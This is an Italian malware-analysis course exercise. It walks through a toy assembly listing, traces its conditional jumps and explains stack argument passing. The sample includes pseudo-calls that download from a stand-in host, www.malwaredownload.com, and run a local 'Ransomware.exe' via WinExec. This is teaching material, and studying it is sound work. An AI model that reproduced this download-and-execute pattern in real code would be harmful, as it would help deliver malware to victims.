Progetto Settimana 11: Analisi malware

Dato il seguente codice

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione


Andremo a rispondere a diversi quesiti:

1) Quale salto condizionale effettua il malware? Motivare la risposta:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Prendendo la suddetta tabella in considerazione, possiamo dire che il salto condizionale viene effettuato all'indirizzo di memoria 00401068, in quanto l'istruzione JZ effettuerà il salto solo se gli operandi dell'istruzioni CMP sono uguali. In questo caso, EBX è uguale ad 11, quindi il salto viene effettuato.

2) Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3) Quali sono le diverse funzionalità implementate all'interno del Malware?

Possiamo supporre che il malware implementa due funzionalità:

Con la prima tenta di scaricare un altro malware da internet da un sito che presumibilmente è controllato dall'attaccante. Questo può farci pensare che si tratti di un downloader;

Con la seconda funzione, invece, attraverso WinExec() esegue un malware già presente sulla macchina (possiamo notare il path del malware). Suddetto malware è stato probabilmente installato in precedenza.

Nonostante ciò, il malware esegue solo una delle due funzionalità.

4) Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Possiamo subito dire che entrambe le funzioni passano i parametri sullo stack tramite un push.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Usiamo la funzione “DownloadToFile()” per passare un URL (www.malwaredownload.com) per scaricare (probabilmente) file malevoli.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

In questo caso, invece, la funzione “WinExec()” va a ricercare al path indicato il file (malevolo) da eseguire.